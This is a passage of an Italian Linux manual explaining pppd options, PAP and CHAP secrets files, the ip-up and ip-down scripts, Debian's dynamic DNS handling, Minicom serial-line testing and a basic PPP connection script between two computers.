`modem` `local`	L'opzione '**modem**' fa sì che '**pppd**' utilizzi le linee di controllo del modem. Al contrario, '**local**' dice a '**pppd**' di ignorarle.
`login`	Con l'opzione '**login**' si istruisce '**pppd**' di utilizzare le informazioni di autenticazione gestite dal sistema operativo per gli accessi normali (il *login* appunto), cioè quelle sugli utenti con le parole d'ordine relative, per verificare l'identità del nodo remoto che si presenta utilizzando il protocollo PAP. In pratica, in questo modo, invece di dover accedere al file '`/etc/ppp/pap-secrets`', la verifica dell'abbinamento nome-segreto, avviene in base al sistema locale utente-parola d'ordine. Questo meccanismo si usa frequentemente quando la connessione PPP avviene attraverso linea telefonica commutata e i nodi che possono accedere corrispondono agli utenti previsti nel sistema locale (nel file '`/etc/passwd`'). Perché i nodi remoti possano accedere identificandosi come gli utenti del sistema, è comunque necessario che esista una voce nel file '`/etc/ppp/pap-secrets`' che consenta loro di essere accettati. Di solito si usa: '*** * "" ***', che rappresenta qualunque nome per il cliente, qualunque nome per il servente, qualunque segreto (o parola d'ordine) e qualunque indirizzo IP.
`lock`	Fa sì che '**pppd**' crei un file lucchetto (*lock file*) riferito al dispositivo utilizzato per la comunicazione, secondo lo stile UUCP. In pratica, si crea un file secondo il modello '`/var/lock/LCK..ttyS*`'. Ciò è utile per segnalare agli altri processi che aderiscono a questa convenzione il fatto che il tale dispositivo è impegnato. In generale, è utile attivare questa opzione.
`passive` `silent`	L'opzione '**passive**' fa sì che '**pppd**' tenti inizialmente di connetersi al nodo remoto e, se non ne riceve alcuna risposta, resti in attesa passiva di una richiesta di connessione dalla controparte. Normalmente questa modalità non è attiva e di conseguenza '**pppd**' termina la sua esecuzione quando non riceve risposta. L'opzione '**silent**', invece, indica a '**pppd**' di restare semplicemente in attesa passiva di una richiesta di connessione dalla controparte, senza tentare prima di iniziarla per conto proprio.

Opzione booleana	Descrizione
`debug`	Abilita l'annotazione di informazioni diagnostiche sullo svolgimento della connessione all'interno del registro del sistema. Per la precisione genera messaggi di tipo '**`daemon`**' e di livello '**`debug`**' (si veda eventualmente la sezione 16.1).
`usepeerdns`	Consente di ottenere dalla controparte l'indicazione di un massimo di due serventi DNS, i cui indirizzi vengono poi inseriti nelle variabili di ambiente '**`DNS1`**' e '**`DNS2`**' (utilizzabili nello script '**`ip-up`**'), creando anche il file '`/etc/ppp/resolv.conf`', compatibile con il file '`/etc/resolv.conf`' normale.
`nodetach`	In condizioni normali, quando '**`pppd`**' deve utilizzare un dispositivo seriale che non corrisponde anche al terminale da cui è stato avviato, questo si mette da solo sullo sfondo. Per evitarlo si può usare l'opzione '**`nodetach`**'.
`persist` `nopersist`	Con l'opzione '**`persist`**' si richiede a '**`pppd`**' di ristabilire la connessione quando questa termina; al contrario, '**`nopersist`**' indica espressamente di non ritentare la connessione. In generale, il comportamento predefinito di '**`pppd`**' è quello per cui la connessione non viene ristabilita dopo la sua conclusione.
`proxyarp` `noproxyarp`	Con l'opzione '**`proxyarp`**' si fa in modo di inserire nella tabella ARP di sistema (*Address resolution protocol*) una voce con cui l'indirizzo IPv4 del nodo remoto viene abbinato all'indirizzo Ethernet della prima interfaccia di questo tipo utilizzata nell'elaboratore locale. Questo trucco ha il risultato di fare apparire il nodo remoto della connessione PPP come appartenente alla rete locale dell'interfaccia Ethernet. Al contrario, '**`noproxyarp`**' impedisce questo e se utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa in modo che '**`proxyarp`**' divenga un'opzione privilegiata e quindi riservata all'utente '**`root`**'.
`require-pap` `refuse-pap`	Con l'opzione '**`require-pap`**' si fa in modo che '**`pppd`**' accetti la connessione solo se riceve un'identificazione PAP valida dal nodo remoto; al contrario, l'opzione '**`refuse-pap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione PAP alla controparte.
`require-chap` `refuse-chap`	Con l'opzione '**`require-chap`**' si fa in modo che '**`pppd`**' richieda alla controparte l'identificazione CHAP e, di conseguenza, che accetti la connessione solo se ciò che riceve è valido secondo il file '`/etc/ppp/chap-secrets`'. L'opzione '**`refuse-chap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione CHAP alla controparte.
`ipv6cp-use-ipaddr`	Fa in modo di usare l'indirizzo IPv4 per ottenere l'identificatore di interfaccia per l'indirizzo *link-local* locale.

Opzione con argomento	Descrizione
`connect` ***comando***	Permette di utilizzare il comando, che eventualmente può essere delimitato tra apici (in base alle regole stabilite dalla shell utilizzata), per attivare la comunicazione attraverso la linea seriale. Di solito serve per avviare '**`chat`**' che si occupa della connessione attraverso il modem su una linea commutata.
`disconnect` ***comando***	Esegue il comando o lo script indicato, subito dopo la fine della connessione. Ciò può essere utile per esempio per inviare al modem un comando di aggancio (*hung up*) se la connessione fisica con il modem non consente di inviare i segnali di controllo necessari.
`mru` ***n***	Fissa il valore dell'MRU (*Maximum receive unit*) a ***n***. '**`pppd`**' richiede così al nodo remoto di utilizzare pacchetti di dimensione non superiore a questo valore. Il valore minimo teorico per poter usare IPv6 è 1280, il valore predefinito è 1500.
`mtu` ***n***	Fissa il valore dell'MTU (*Maximum transmit unit*) a ***n***, cioè stabilisce la dimensione massima dei pacchetti trasmessi per quanto riguarda le esigenze del nodo locale (il valore minimo teorico per poter usare IPv6 è 1280). Il nodo remoto potrebbe richiedere una dimensione inferiore.
`idle` ***n_secondi*** `maxconnect` ***n_secondi***	L'opzione '**`idle`**' permette di stabilire il tempo di inattività oltre il quale la connessione deve essere interrotta. Il collegamento è inattivo quando non transitano pacchetti di dati. In generale, questa opzione non è conveniente assieme a '**`persist`**'. L'opzione '**`maxconnect`**' permette di fissare un tempo massimo per la connessione.

Opzione con argomento	Descrizione
`netmask` ***maschera_di_rete_ipv4***	Fissa il valore della maschera di rete per la comunicazione con il nodo remoto attraverso IPv4. Il valore viene indicato secondo la notazione decimale puntata. Generalmente, la maschera di rete per una connessione punto-punto, dovrebbe essere 255.255.255.255, tuttavia, se si utilizza l'opzione '**`proxyarp`**' per fare figurare il nodo remoto come appartenente alla rete locale Ethernet, la maschera di rete deve seguire le particolarità di quella rete.
`ms-dns` ***indirizzo***	Se '**pppd**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, questa opzione permette di comunicare loro l'indirizzo IP di un servente DNS. Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi DNS.
`ms-wins` ***indirizzo***	Se '**pppd**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, o in generale SMB, questa opzione permette di comunicare loro l'indirizzo IP di un servente WINS (*Windows Internet name service*). Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi WINS.
`kdebug` ***n_livello***	Abilita l'emissione di messaggi diagnostici da parte della gestione del PPP interna al kernel, cosa che si traduce generalmente nell'inserimento di tali messaggi nel registro del sistema. Il valore uno permette la generazione di messaggi di tipo generale; il valore due fa sì che venga emesso il contenuto dei pacchetti ricevuti; il valore quattro fa sì che venga emesso il contenuto dei pacchetti trasmessi. Per ottenere una combinazione di queste cose, basta sommare i numeri relativi.

Opzione con argomento	Descrizione
`ipv6` ***identificatore_di_interfaccia_locale*** `,` ***identificatore_di_interfaccia_remoto*** `ipv6` ***identificatore_di_interfaccia_locale*** `ipv6 ,` ***identificatore_di_interfaccia_remota***	Permette di definire esplicitamente l'identificatore di interfaccia locale, remota, o entrambe. Si tratta di un numero di 64 bit da esprimere in forma di stringa come se fosse un indirizzo IPv6; per esempio '**`::0001:0002`**'.

Opzione di identificazione	Descrizione
`name` ***nome***	Si tratta di un'opzione privilegiata, cioè riservata all'utente '**`root`**', che permette di stabilire il **nome locale** utilizzato sia per la propria identificazione che per il riconoscimento di un altro nodo. In pratica, se '**pppd**' deve identificarsi nei confronti di un nodo remoto, utilizza un segreto in cui il primo campo (cliente) corrisponde a tale nome; se invece si deve riconoscere un nodo remoto che si identifica, '**pppd**' utilizza un segreto in cui il secondo campo (servente) corrisponde a questo. È importante tenere presente l'ambiguità di questa opzione. Per identificare il nodo locale nei confronti del nodo remoto, sarebbe meglio utilizzare l'opzione '**`user`**'.
`remotename` ***nome***	Definisce il nome prestabilito del nodo remoto. Questa opzione è ambigua quanto '**`name`**' e va utilizzata con la stessa prudenza. Potrebbe essere utile quando il nodo locale si vuole identificare presso il nodo remoto utilizzando la procedura PAP; in tal caso, dato che il nome del nodo remoto non viene rivelato in anticipo, si ha la possibilità di selezionare una voce particolare dall'elenco contenuto nel file '`/etc/ppp/pap-secrets`', facendo riferimento al secondo campo (servente). In generale, l'uso delle opzioni '**`name`**' e '**`remotename`**' dovrebbe essere sensato solo quando l'unico nodo che deve identificarsi è quello locale nei confronti di quello remoto, cioè quando non si pretende anche l'identificazione inversa. Tuttavia, se è possibile risolvere la cosa con l'uso dell'opzione '**`user`**', tutto diventa più semplice.
`usehostname`	Si tratta di un'opzione con la quale si stabilisce che il nome locale corrisponda a quello del nodo. Questa opzione prevale e si sostituisce a '**`name`**'.
`domain` ***dominio***	Nel caso sia attivata l'opzione '**`usehostname`**', fa sì che il nome locale comprenda anche il dominio indicato. Questo dominio non viene aggiunto a quanto stabilito con l'opzione '**`name`**'.
`user` ***nome***	Permette di stabilire il nome locale da utilizzare per la propria identificazione nei confronti del nodo remoto. A differenza di '**`name`**', questa opzione entra in gioco solo quando il nodo locale deve identificarsi, per cui, serve a selezionare una voce dai file dei segreti, facendo riferimento al primo campo, quello del cliente. Questa opzione prevale su '**`name`**', per ciò che riguarda questa situazione particolare.

35.11 File per il sistema di autenticazione

Si è già accennato all'uso dei file con cui si configurano i sistemi di autenticazione PAP e CHAP. Il loro formato è identico, anche se «

le diverse caratteristiche di PAP e CHAP consentono la presenza di voci sostanzialmente differenti.

Questi file di configurazione introducono il concetto di cliente e servente nel momento dell'autenticazione: chi chiede all'altro di identificarsi è il servente, mentre l'altro è il cliente. Teoricamente, la richiesta di autenticazione può essere reciproca, per cui, a fasi alterne, entrambi i nodi sono sia cliente che servente nell'ambito del sistema di autenticazione. Quando si legge un file '`/etc/ppp/*-secrets`' occorre sempre fare mente locale a chi sia il nodo che si identifica nei confronti dell'altro, per determinare se il nodo locale è un cliente o un servente in quel momento.

Per quanto riguarda la sintassi di questi file, come succede spesso, le righe vuote e quelle bianche vengono ignorate; nello stesso modo viene ignorato il contenuto dei commenti introdotti dal simbolo '**#**' e conclusi dalla fine della riga. Le altre righe, che contengono delle voci significative, sono trattate come record suddivisi in campi attraverso degli spazi lineari (spazi veri e propri o tabulazioni), secondo la sintassi seguente:

```
cliente servente segreto indirizzo_ip_accettabile_del_cliente...
```

Ogni voce dovrebbe avere l'indicazione dei primi quattro campi.

Dal momento che la separazione tra i campi avviene per mezzo di spazi lineari, se un campo deve contenere spazi, questi devono essere protetti in qualche modo: si possono usare gli apici doppi per delimitare una stringa, oppure si può utilizzare la barra obliqua inversa ('\') davanti a un carattere che si vuole sia trattato semplicemente per il suo valore letterale (vale anche per gli spazi).

Possono essere utilizzati anche dei simboli jolly (dei metacaratteri), che hanno valore diverso a seconda del campo in cui appaiono. In generale però, ci si limita all'uso dell'asterisco ('**`*`**') nel campo del cliente, in quello del servente, o in quello del primo indirizzo IP ammissibile. L'asterisco corrisponde a qualunque nome o a qualunque indirizzo e si può usare solo se il tipo di autenticazione utilizzato lo consente.

Meritano un po' di attenzione il quarto campo e quelli successivi. Questi, eventualmente, servono a elencare una serie di indirizzi IP che possono essere utilizzati dal nodo corrispondente al cliente con quella connessione particolare; si può utilizzare anche la forma ***indirizzo*/*maschera*** per rappresentare un gruppo di indirizzi in modo più chiaro. Se non si vogliono porre limitazioni agli indirizzi IP, si **deve** utilizzare un asterisco ('**`*`**').

Come ultima considerazione, occorre tenere presente che quando '**pppd**' cerca una corrispondenza nei file dei segreti, se c'è la possibilità di farlo, seleziona la voce più specifica, cioè quella che contiene meno simboli jolly.

35.11.1 Configurazione PAP

L'autenticazione PAP prevede che un nodo si identifichi prima di conoscere l'identità della sua controparte. In questo senso, l'indicazione del nome del servente può essere utile solo per distinguere la coppia nome-segreto da inviare. Si osservi l'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente   servente    segreto     indirizzi IP ammissibili
tizio       uno         tazza       *
caio        due         capperi     *
sempronio   tre         serpenti    *
```

Concentrando l'attenzione al caso in cui sia il nodo locale a doversi identificare presso altri nodi remoti, questo potrebbe essere conosciuto con nomi differenti, a seconda del collegamento che si vuole instaurare. Osservando la prima voce dell'esempio, il nodo locale cliente è conosciuto presso il nodo '**uno**' (servente) con il nome '**`tizio`**' e per quella connessione deve utilizzare il segreto '**`tazza`**'.

Dal momento che il protocollo PAP non prevede di ottenere l'informazione sul nome remoto prima di fornire la propria identità, è necessario istruire '**pppd**' su quale voce utilizzare. Se i nomi locali sono tutti diversi, è sufficiente specificare questo dato attraverso l'opzione '**`name`**', ma forse sarebbe meglio l'opzione '**`user`**', essendo più specifica; se invece questi nomi possono essere uguali (in alcuni o in tutti i casi), occorre specificare anche l'opzione '**`remotename`**'.

A questo punto, però, dal momento che il nome del servente non viene ottenuto attraverso il protocollo PAP, quello indicato nel secondo campo delle voci del file '`/etc/ppp/pap-secrets`' può essere un nome di fantasia, scelto solo per comodità.[6]

Per lo stesso motivo, se i nomi dal lato cliente sono tutti diversi, ovvero si utilizza una sola voce, il nome del nodo remoto (servente) può essere semplicemente sostituito con un asterisco, come nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente   servente    segreto     indirizzi IP ammissibili
tizio       *           tazza       *
caio        *           capperi     *
sempronio   *           serpenti    *
```

La funzione del file '`/etc/ppp/pap-secrets`' non si esaurisce solo nel compito di fornire l'identità del nodo locale (in qualità di cliente) quando il nodo remoto lo richiede, perché può essere usato anche per verificare l'identità del nodo remoto, quando è questo ultimo a presentarsi come cliente.

Dal file '`/etc/ppp/pap-secrets`' non si riesce a distinguere quando il nodo locale è un cliente e quando è un servente. Ciò dipende dalle opzioni. Se si richiede espressamente un'autenticazione PAP attraverso l'opzione '**`require-pap`**', vuol dire che il nodo remoto deve identificarsi e il suo nome deve apparire nel primo campo di una voce del file '`/etc/ppp/pap-secrets`' locale. In pratica, le cose non cambiano quando si legge il contenuto di questo file; sono le circostanze (ovvero le opzioni) che danno significato alle sue voci: ogni volta bisogna mettersi nei panni giusti e pensare che il nodo locale sia un cliente o un servente a seconda della situazione.

È bene ricordare che quando si utilizza l'autenticazione PAP, dal lato del nodo che deve verificare l'identità di altri nodi, cioè dal lato del servente, si preferisce spesso fare riferimento agli utenti registrati nel sistema, piuttosto che al contenuto del file '`/etc/ppp/pap-secrets`'. Per questo si utilizza l'opzione '**`login`**', assieme a '**`require-pap`**', ma si deve comunque aggiungere una voce particolare nel file '`/etc/ppp/pap-secrets`', come mostrato nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# cliente   servente    segreto     indirizzi IP ammissibili
*           *           ""          *
```

È difficile spiegare le ragioni di questo, ma è così. Diversamente, occorrerebbe ripetere l'indicazione delle utenze nel file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) andrebbero i nomi degli utenti e nel terzo le parole d'ordine. In particolare, come si può intuire, la stringa nulla delimitata con gli apici doppi nella posizione del segreto, rappresenta qualunque parola d'ordine.

L'amministratore del nodo remoto che deve identificarsi, deve inserire una voce nel proprio file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) deve mettere il nominativo-utente necessario per accedere presso la controparte e, di conseguenza, nel terzo campo deve mettere la parola d'ordine di questo utente.

35.11.2 Configurazione CHAP

L'autenticazione CHAP prevede che un nodo si identifichi dopo aver conosciuto il nome della controparte. La compilazione del file '`/etc/ppp/chap-secrets`' segue le stesse regole del file utilizzato per l'autenticazione PAP, ma in tal caso, diventa meno probabile l'uso del jolly '**`*`**'.

L'autenticazione CHAP viene usata meno frequentemente perché con questa non è possibile fare riferimento agli utenti registrati nel sistema attraverso l'opzione '**`login`**'.

35.12 Script

Si è già accennato alla possibilità di affiancare a '**pppd**' alcuni script o programmi che possano essere avviati da questo in momenti determinati della fase si connessione e di disconnessione. Quando si utilizza il protocollo PPP per trasportare quello IP, sono particolarmente importanti '**ip-up**' e '**ip-down**', oppure '**ipv6-up**' e '**ipv6-down**', che dovrebbero essere contenuti nella directory '`/etc/ppp/`'.

Tutti gli script che '**pppd**' può gestire (non solo quelli descritti qui) sono avviati senza che '**pppd**' debba attendere la loro conclusione; inoltre ottengono tutti i privilegi dell'utente '**root**', in modo da permettere loro di eseguire qualunque operazione, soprattutto per ciò che riguarda la configurazione della rete. Tutti i flussi standard (standard input, standard output e standard error) sono ridiretti verso '`/dev/null`'. Infine, questi dispongono solo di un numero limitato di variabili di ambiente che vengono descritte di seguito.

Variabile	Descrizione
'**DEVICE**'	Contiene il nome del dispositivo seriale utilizzato.
'**IFNAME**'	Contiene il nome dell'interfaccia di rete abbinata alla connessione PPP.
'**IPLOCAL**', '**IPREMOTE**'	Queste due variabili contengono rispettivamente l'indirizzo IP locale e quello remoto della connessione.
'**PEERNAME**'	Contiene il nome del nodo remoto, ottenuto a seguito di un'autenticazione.
'**SPEED**'	Contiene la velocità espressa in bit/s (bps) della linea seriale.
'**UID**'	Contiene il numero UID reale dell'utente che ha avviato '**pppd**'.
'**USEPEERDNS**'	Questa variabile di ambiente viene creata se viene usata l'opzione '**usepeerdns**'.
'**DNS1**', '**DNS2**'	Contengono rispettivamente il primo e il secondo indirizzo IP dei serventi DNS forniti dalla controparte, quando si utilizza l'opzione '**usepeerdns**'.

La variabile di ambiente '**USEPEERDNS**' può essere sfruttata per verificare l'utilizzo o meno di questa funzionalità, per esempio nel modo seguente:

```
#!/bin/sh
…
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    …
    …
fi
…
```

Come si può intuire dai nomi di questi script, '**ip[v6]-up**' viene avviato da '**pppd**' quando la connessione è attiva, mentre '**ip[v6]-down**' viene avviato quando questa connessione non è più disponibile.

Oltre alle variabili di ambiente descritte in precedenza, questi ricevono degli argomenti che potrebbero anche essere superflui:

1. ***nome_interfaccia***
   è l'equivalente del contenuto della variabile '**IFNAME**';
2. ***dispositivo_della_linea***
   è l'equivalente del contenuto della variabile '**DEVICE**';
3. ***velocità_bps***
   è l'equivalente del contenuto della variabile '**SPEED**';
4. ***indirizzo_ip_locale***
   è l'equivalente del contenuto della variabile '**IPLOCAL**';
5. ***indirizzo_ip_remoto***
   è l'equivalente del contenuto della variabile '**IPREMOTE**';
6. ***opzione_ipparam***
   è il valore dell'opzione '**ipparam**' se questa viene utilizzata con '**pppd**'.

L'esempio seguente riguarda uno script '**ip-up**' (connessioni IPv4) con il quale si vuole fare in modo che i messaggi in coda nel sistema locale di posta elettronica vengano inviati non appena la connessione PPP viene instaurata.

```
#!/bin/sh
# /etc/ppp/ip-up
#
# Per facilitare le cose, viene definita la variabile di
# ambiente PATH, così da poter avviare i programmi più
# facilmente.
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH
#
# Se l'indirizzo IP remoto corrisponde a quello che consente
# l'accesso a Internet, si invia la posta elettronica
# rimasta in coda.
case "$5" in
    111.112.113.114)
        sendmail -q
        ;;
    *)
esac
```


35.12.1 Verifica dell'ambiente

Alle volte, sembra che le cose non vadano come dovrebbero, in base a quanto si trova nella documentazione. Per esempio, nella descrizione di queste funzionalità all'interno di *pppd(8)* è specificato che questi script ricevono soltanto le variabili che sono state presentate in queste sezioni. Eppure, ci sono degli esempi di utilizzo di '**pppd**' che fanno affidamento su altre risorse. In generale, sarebbe bene fare affidamento soltanto su quanto indicato nei documenti originali, tuttavia, alle volte potrebbe essere utile sapere esattamente qual è l'ambiente che ricevono questi script e quali sono precisamente gli argomenti che gli vengono passati.

```
#!/bin/sh
/bin/echo $@ >> /tmp/ambiente-ppp
set >> /tmp/ambiente-ppp
exit 0
```

L'esempio mostra una soluzione semplicissima per ottenere tali informazioni. Può trattarsi di uno qualunque degli script che è in grado di comandare '**pppd**', non solo quelli riferiti alle connessioni IP che sono già stati presentati. Viene accodato al file '`/tmp/ambiente-ppp`' il contenuto di tutti gli argomenti ricevuti; quindi, attraverso il comando '**set**', viene aggiunto anche lo stato di tutto l'ambiente.

35.12.2 Gestione dinamica degli indirizzi DNS

Si è accennato all'utilizzo dell'opzione '**usepeerdns**' per ottenere automaticamente l'indicazione dei serventi DNS remoti, offerti dal fornitore di accesso a Internet. Per sfruttare questa possibilità, si può intervenire in due modi differenti, a seconda che si gestisca un serventi DNS locale o meno.

Il demone '**pppd**' crea automaticamente il file '`/etc/ppp/resolv.conf`', contenente una o due direttive del tipo:

```
nameserver 111.112.113.1
nameserver 111.112.113.2
```

Se non si dispone di un DNS locale, è sufficiente sostituire il file '`/etc/resolv.conf`' con un collegamento simbolico che punti al file '`/etc/ppp/resolv.conf`'.

Diversamente, se si dispone anche di un servente DNS locale, oppure ci sono altre direttive che si vogliono preservare, le cose si complicano, perché occorre costruire un file '`/etc/resolv.conf`' ogni volta e bisogna poi ripristinarlo alla fine del collegamento PPP. Si può intuire che per questo vadano usati opportunamente gli script '**ip[v6]-up**' e '**ip[v6]-down**'.

Semplificando molto le cose, '`/etc/resolv.conf`' potrebbe sempre essere un collegamento simbolico, che viene modificato al volo, in modo da utilizzare la configurazione normale, oppure il file '`/etc/ppp/resolv.conf`'. A titolo di esempio, nello script '**ip[v6]-up**' potrebbero essere aggiunte le istruzioni seguenti:

```
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    rm -f /etc/resolv.conf
    ln -s /etc/ppp/resolv.conf /etc/resolv.conf
fi
```

Supponendo che il file '`/etc/resolv.conf.standard`' contenga le direttive che servono quando non è più disponibile la connessione PPP, lo script '**`ip[v6]-down`**' potrebbero contenere anche le istruzioni seguenti:

```
rm -f /etc/resolv.conf
ln -s /etc/resolv.conf.standard /etc/resolv.conf
```

35.13 Impostazione della distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian organizza la gestione del PPP in modo particolare, allo scopo di non dover modificare direttamente gli script '**`ip-up`**' e '**`ip-down`**', oltre a fornire una soluzione già pronta per l'attribuzione dinamica degli indirizzi IP dei serventi DNS remoti.

Lo script '**`ip-up`**' esegue in sequenza tutti gli script che trova nella directory '`/etc/ppp/ip-up.d/`', mentre lo script '**`ip-down`**' esegue in sequenza tutti gli script che trova nella directory '`/etc/ppp/ip-down.d/`'. Si può intendere che queste due directory non siano standard; tuttavia, con tale meccanismo, si evita che i pacchetti applicativi che devono intervenire in qualche modo nella connessione PPP, possano limitarsi a collocare i loro script in queste directory, senza modificare direttamente '**`ip-up`**' o '**`ip-down`**'.

All'interno di questo meccanismo, si inserisce anche la gestione dinamica degli indirizzi dei serventi DNS remoti. Precisamente ciò avviene per mezzo degli script '`/etc/ppp/ip-up.d/0dns-up`' e '`/etc/ppp/ip-down.d/0dns-down`' (il nome degli script inizia con uno zero, per garantire che vengano eseguiti prima degli altri, dal momento che si rispetta l'ordine alfabetico). Lo script '**`0dns-up`**' si limita a controllare che ci siano i presupposti necessari e che sia stato ottenuto almeno un indirizzo IP di un servente DNS remoto; se le cose stanno così, sostituisce il file '`/etc/resolv.conf`' in modo appropriato; al termine, lo script '**`0dns-down`**' ripristina le cose come stavano prima della connessione PPP.

35.14 Connessioni su porte seriali

Per connettere due porte seriali di due elaboratori (cioè due unità DTE), occorre realizzare un cavo apposito, detto Null-modem. Se ne possono usare due tipi: a tre o a sette fili. Il primo permette solo una connessione con controllo di flusso software, detto anche XON/XOFF, mentre il secondo consente un controllo di flusso hardware, o RTS/CTS. La sezione 35.1.4 ne mostra lo schema di collegamento.

Dopo aver realizzato il cavo seriale, è sufficiente anche quello a soli tre fili, si può controllare il suo funzionamento collegando con questo due elaboratori. Su entrambi viene utilizzato un programma di comunicazione per tentare una trasmissione elementare.

Prima di utilizzare i programmi di comunicazione, occorre accertarsi di disporre dei file di dispositivo corretti, '`/dev/ttyS`***n***', ed eventualmente di un collegamento simbolico denominato '`/dev/modem`' che punti al dispositivo corrispondente alla porta seriale utilizzata per la connessione.[7]

Supponendo di utilizzare la seconda porta seriale, si potrebbe creare il collegamento nel modo seguente:

```
# ln -s -i /dev/ttyS1 /dev/modem [Invio][8]
```

35.14.1 Programma di comunicazione

Una volta sistemati i collegamenti simbolici in entrambi gli elaboratori, è il momento di avviare un programma di terminale di comunicazione. Il programma di comunicazione più comune nelle distribuzioni GNU è Minicom, che viene mostrato negli esempi seguenti.

Se non si vuole intervenire sui permessi del file di dispositivo di comunicazione, occorre agire come utente '**`root`**'. Per questo motivo è importante fare attenzione a non salvare alcuna configurazione di Minicom, perché questa diventerebbe quella predefinita per tutti gli utenti.

Si avvia Minicom (l'eseguibile '**`minicom`**') su entrambi gli elaboratori.

```
# minicom [Invio]

Welcome to minicom 1.75

Press CTRL-A Z for help on special keys
```

Attraverso i due programmi occorre configurare entrambe le porte seriali nello stesso modo. In particolare, se si utilizza un cavo seriale a tre fili, si deve specificare che la comunicazione avviene attraverso un controllo di flusso software.

[*Ctrl a*][*z*]

Con questa combinazione si ottiene il menù di Minicom.

```
          Commands can be called by CTRL-A <key>

                Main Functions                  Other Functions

Dialing directory..D  run script (Go)....G | Clear Screen.......C
Send files.........S  Receive files......R | cOnfigure Minicom..O
comm Parameters....P  Add linefeed.......A | Suspend minicom....J
Capture on/off.....L  Hangup.............H | eXit and reset.....X
send break.........F  initialize Modem...M | Quit with no reset.Q
Terminal settings..T  run Kermit.........K | Cursor key mode....I
lineWrap on/off....W  local Echo on/off..E | Help screen........Z
                                           | scroll Back........B

     Select function or press Enter for none.
```

È necessario configurare la porta seriale, per quanto riguarda la velocità di comunicazione, la parità, la dimensione del *data bit* e il tipo di controllo di flusso.

[*o*]

Si presenta un menù di diverse scelte possibili.

```
  Filenames and paths
  File transfer protocols
**Serial port setup**
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
  Exit
```

Si deve selezionare la voce *Serial port setup*, spostando il cursore con i tasti freccia e premendo [*Invio*] alla fine.

```
 A -    Serial Device      : /dev/modem
 B - Lockfile Location     : /var/lock
 C -   Callin Program      :
 D -  Callout Program      :
 E -    Baud/Par/Bits      : 38400 8N1
 F - Hardware Flow Control : Yes
 G - Software Flow Control : No
```

Si seleziona la voce '**`E`**' per modificare la velocità di comunicazione.

[*e*]

```
 Current: 38400 8N1

   Speed          Parity          Data

 A: 300           J: None         Q: 5
 B: 1200          K: Even         R: 6
 C: 2400          L: Odd          S: 7
 D: 9600          M: Mark         T: 8
 E: 19200         N: Space
 F: 38400
 G: 57600
 H: 115200        O: 8-N-1
                  P: 7-E-1
```

È il caso di utilizzare sempre blocchetti di 8 bit dati senza parità, con un bit di stop, corrispondente alla sigla convenzionale 8N1. La

velocità può essere spinta al massimo.

[*h*]

```
  Current: 115200 8N1
```

Al termine si conferma con la semplice pressione del tasto [*Invio*].

[*Invio*]

```
  A -    Serial Device      : /dev/modem
  B - Lockfile Location     : /var/lock
  C -   Callin Program      :
  D -  Callout Program      :
  E -    Baud/Par/Bits      : 115200 8N1
  F - Hardware Flow Control : Yes
  G - Software Flow Control : No
```

Si passa quindi a configurare il controllo di flusso. Si suppone di dovere utilizzare il controllo di flusso software perché si dispone di un cavo seriale a soli tre fili. In caso contrario si può utilizzare la configurazione opposta.

[*f*]

```
  F - Hardware Flow Control : No
  G - Software Flow Control : No
```

[*g*]

```
  F - Hardware Flow Control : No
  G - Software Flow Control : Yes
```

Si esce da questo menù con la semplice pressione del tasto [*Invio*].

[*Invio*]

Quindi si esce dal menù precedente selezionando la voce '**`Exit`**'.

```
   Filenames and paths
   File transfer protocols
   Serial port setup
   Modem and dialing
   Screen and keyboard
   Save setup as dfl
   Save setup as..
 **Exit**
```

Da questo momento, tutto quello che si digita da una parte deve apparire sullo schermo dell'altra. Questo serve a provare che la connessione è corretta.

Per terminare la connessione si può utilizzare semplicemente il comando seguente, da entrambe le parti.

[*Ctrl a*][*q*]

35.15 Connessione PPP senza autenticazione

Quando si è certi che il cavo seriale è funzionante, si può passare alla realizzazione di una connessione punto-punto con l'aiuto di '**`pppd`**'.

La connessione PPP si presta a tanti tipi di situazione. Qui si intende mostrare il caso più semplice, in cui si utilizza solo una connessione seriale senza modem e nessuna delle due parti richiede all'altra di identificarsi.

Per poter comprendere gli esempi che vengono mostrati nelle sezioni seguenti, è necessario leggere il capitolo ??capitolo ppp??, tenendo presente che il kernel deve essere stato predisposto per il PPP.

Si considera che gli script '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`' non siano stati predisposti.

35.15.1 Script di connessione

La cosa più semplice è la realizzazione di uno script su entrambi gli elaboratori da collegare, con l'indicazione invertita degli indirizzi IP da utilizzare. In particolare, con questo esempio, non si fa affidamento sulla configurazione generale del file '`/etc/ppp/options`', che si suppone assente, oppure vuoto.

Si suppone di disporre dell'indirizzo 192.168.100.1 per l'elaboratore A e 192.168.200.1 per l'elaboratore B. Si vuole utilizzare un controllo di flusso software perché si dispone di un cavo seriale a tre fili. Entrambi gli elaboratori utilizzano la seconda porta seriale.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="115200"
C_FLUSSO="nocrtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Nello script dell'elaboratore B, basta scambiare gli indirizzi.

```
#! /bin/sh

# Elaboratore B

IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
…
```

Una volta avviati i due script, ognuno nel proprio elaboratore, quando la connessione si instaura si può controllare con '**`ifconfig`**' e '**`route`**' che tutto sia in ordine.

